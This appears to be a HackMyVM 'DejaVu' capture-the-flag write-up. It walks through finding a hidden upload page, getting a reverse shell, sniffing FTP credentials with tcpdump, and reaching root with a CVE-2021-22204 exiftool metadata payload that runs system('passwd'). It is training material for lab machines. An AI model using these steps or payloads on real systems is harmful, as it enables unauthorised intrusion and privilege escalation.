


DejaVu

HackMyVm : [DejaVu](#)



OS: Ubuntu

Web-Technology:

IP: 192.168.1.42

USERS:

⇒ robert

CREDENTIALS (ANY):

⇒ robert : 9737bo0hFx4

Flags:

⇒ user.txt : HMV{REDUCTED}

⇒ root.txt : HMV{REDUCTED}

NMAP RESULTS:

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 3072 48:8f:5b:43:62:a1:5b:41:6d:7b:6e:55:27:bd:e1:67 (RSA)


| 256 10:17:d6:76:95:d0:9c:cc:ad:6f:20:7d:33:4a:27:4c (ECDSA)

|_ 256 12:72:23:de:ef:28:28:9e:e0:12:ae:5f:37:2e:ee:25 (ED25519)

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Web Services Enumeration:


→ Visited to source code of <http://192.168.1.42/info.php>



```
1 <html>
2 <body>
3 <!-- /S3cR3t -->
4 </body>
5 </html>
6 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
7 <html xmlns="http://www.w3.org/1999/xhtml"><head>
8 <style type="text/css">
9 body {background-color: #fff; color: #222; font-family: sans-serif;}
10 pre {margin: 0; font-family: monospace;}
11 a:link {color: #009; text-decoration: none; background-color: #fff;}
12 a:hover {text-decoration: underline;}
13 table {border-collapse: collapse; border: 0; width: 934px; box-shadow: 1px 2px 3px #ccc;}
14 .center {text-align: center;}
15 .center table {margin: 1em auto; text-align: left;}
16 .center th {text-align: center !important;}
17 td, th {border: 1px solid #666; font-size: 75%; vertical-align: baseline; padding: 4px 5px;}
18 th {position: sticky; top: 0; background: inherit;}
19 h1 {font-size: 150%;}
20 h2 {font-size: 125%;}
21 .p {text-align: left;}
22 .e {background-color: #ccf; width: 300px; font-weight: bold;}
23 .h {background-color: #99c; font-weight: bold;}
24 .v {background-color: #ddd; max-width: 300px; overflow-x: auto; word-wrap: break-word;}
25 .v i {color: #999;}
26 img {float: right; border: 0;}
```

⇒ Found the the directory "S3cR3t"

⇒ Index of /S3cR3t



Index of /S3cR3t


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

 Parent Directory		-	
 files/	2022-05-13 10:21	-	
 upload.php	2022-05-13 11:52	1.3K	

Apache/2.4.41 (Ubuntu) Server at 192.168.1.42 Port 80

⇒


⇒ Visited to <http://192.168.1.42/S3cR3t/upload.php>



⇒


⇒ In the enumeration I found that, site not accepting .php files

⇒ Need to bypass the disable_functions of site.



⇒ Using chunkro tool, I created the reverse shell exploit.phtml file.

⇒ Got reverse connection



⇒

Enumeration: www-data

⇒ sudo -l


⇒ I can use tcpdump as robert

⇒ So lets run cronjobs using pspy64 and intercept the traffic of those cronjobs using tcpdump as robert

⇒

```
kali@kali: ~ x      kali@kali: ~/Downloads x
```

```
www-data@dejavu:/dev/shm$ ls  
ls  
multipath  
pspy64  
www-data@dejavu:/dev/shm$ ./pspy64  
./pspy64  
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcd235db663f5e3felc33b8855
```



```
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)  
Draining file system events due to startup...  
done
```

```
www-data@dejavu:/dev/shm$ sudo -u robert /usr/sbin/tcpdump port 21 -n -i lo -A  
sudo -u robert /usr/sbin/tcpdump port 21 -n -i lo -A  
sudo: a terminal is required to read the password; either use the -S option to read from standard input or configure an askpass helper  
www-data@dejavu:/dev/shm$ sudo -u robert /usr/sbin/tcpdump port 21 -n -i lo -A  
sudo -u robert /usr/sbin/tcpdump port 21 -n -i lo -A  
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode  
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes  
21:58:01.497793 IP 127.0.0.1.44146 > 127.0.0.1.21: Flags [S], seq 530553604, win 65495, options [mss 65495,sackOK,TS val 3207607941 ecr 0,nop,wscale 6], length 0
```

⇒ As results, I found the password for robert

```
21:58:01.501095 IP 127.0.0.1.44146 > 127.0.0.1.21: Flags [.], ack 21, win 1024, options [nop,nop,TS val 3207607944 ecr 3207607944], length 0
E..4..@.@.+.....F.....I.cU.....(.....
.06..06.
21:58:01.501198 IP 127.0.0.1.44146 > 127.0.0.1.21: Flags [P.], seq 1:14, ack 21, win 1024, options [nop,nop,TS val 3207607944 ecr 3207607944], length 13: FTP: USER robert
E..A..@.@.....F.....I.cU.....5.....
.06..06 USER robert
21:58:01.501203 IP 127.0.0.1.21 > 127.0.0.1.44146: Flags [.], ack 14, win 1024, options [nop,nop,TS val 3207607945 ecr 3207607944], length 0
E..4X"@.@.....rI.cU.....(.....
.06..06.
21:58:01.501258 IP 127.0.0.1.21 > 127.0.0.1.44146: Flags [P.], seq 21:55, ack 14, win 1024, options [nop,nop,TS val 3207607945 ecr 3207607944], length 34: FTP: 331 Please specify the password.
E..VX#@.@..|.....rI.cU.....J.....
.06..06.331 Please specify the password.
21:58:01.501282 IP 127.0.0.1.44146 > 127.0.0.1.21: Flags [.], ack 55, win 1024, options [nop,nop,TS val 3207607945 ecr 3207607945], length 0
E..4..@.@.+.....r.....I.cW.....(.....
.06..06.
21:58:01.501304 IP 127.0.0.1.44146 > 127.0.0.1.21: Flags [P.], seq 14:32, ack 55, win 1024, options [nop,nop,TS val 3207607945 ecr 3207607945], length 18: FTP: PASS 9737bo0hFx4
E..F..@.@.....r.....I.cW.....!.....
.06..06 PASS 9737bo0hFx4
21:58:01.501308 IP 127.0.0.1.21 > 127.0.0.1.44146: Flags [.], ack 32, win 1024, options [nop,nop,TS val 3207607945 ecr 3207607945], length 0
E..4X$@.@.....rI.cW...$......(.....
.06..06.
21:58:01.523334 IP 127.0.0.1.21 > 127.0.0.1.44146: Flags [P.], seq 55:78, ack 32, win 1024, options [nop,nop,TS val 3207607967 ecr 3207607945], length 23: FTP: 230 Login successful.
E..KX$@.@.....rI.cW...$......?.....
.06..06.230 Login successful.
```

⇒ robert : 9737bo0hFx4

SSH: robert

→ Logged in as robert using creds

⇒ reading user.txt

```
robert@dejavu:~$ cat user.txt
HMMV{[REDACTED]}
robert@dejavu:~$
```

PRIV-ESC:

→ sudo -l

```
robert@dejavu:/dev/shm$ sudo -l
Matching Defaults entries for robert on dejavu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on dejavu:
    (root) NOPASSWD: /usr/local/bin/exiftool
robert@dejavu:/dev/shm$
```

⇒ I can run /usr/local/bin/exiftool as root.

⇒ Check the version of exiftool

```
robert@dejavu:/dev/shm$ sudo -u root /usr/local/bin/exiftool -ver
12.23
robert@dejavu:/dev/shm$
```

⇒ Used exploit <https://www.exploit-db.com/exploits/50911>

⇒ By using the exploit, I created a image for changin the root password

```
robert@dejavu:/dev/shm$ python3 exploit.py -c passwd

RUNNING: UNICORD Exploit for CVE-2021-22204
PAYLOAD: (metadata "\c${system('passwd')}");
RUNTIME: DONE - Exploit image written to 'image.jpg'

robert@dejavu:/dev/shm$ ls
exploit.py  image.jpg  multipath  pspy64
robert@dejavu:/dev/shm$
```

⇒ Now, by using that image I can change the root password

```

robert@dejavu:/dev/shm$ sudo -u root /usr/local/bin/exiftool image.jpg
New password:
Retype new password:
passwd: password updated successfully
ExifTool Version Number: 12.23
File Name: image.jpg
Directory: .
File Size: 317 bytes
File Modification Date/Time: 2022:07:06 22:10:56+00:00
File Access Date/Time: : 2022:07:06 22:10:56+00:00
File Inode Change Date/Time: : 2022:07:06 22:10:56+00:00
File Permissions: : -rw-rw-r--
File Type: Custom command: JPEG
File Type Extension: : .jpg
MIME Type: : image/jpeg
JFIF Version: : 1.01
Exif Byte Order: : Big-endian (Motorola, MM)
X Resolution: : 72
Y Resolution: : 72
Resolution Unit: : inches
Y Cb Cr Positioning: : Centered
DjVu Version: : 0.24
Spatial Resolution: : 300
Gamma: : 2.2
Orientation: : Horizontal (normal)
Image Width: : 1
Image Height: : 1
Encoding Process: : Extended sequential DCT, arithmetic coding
Bits Per Sample: : 8
Color Components: : 1
Image Size: : 1x1
Megapixels: : 0.000001
robert@dejavu:/dev/shm$

```

⇒

⇒ Now simply switch to root.

```

robert@dejavu:/dev/shm$ su
Linux
Password:
root@dejavu:/dev/shm# whoami
root
root@dejavu:/dev/shm# hostname
dejavu
root@dejavu:/dev/shm#

```

⇒

⇒ Reading root.txt

```

root.txt to snap
root@dejavu:~# cat root.txt
HNV{
root@dejavu:~#

```

⇒

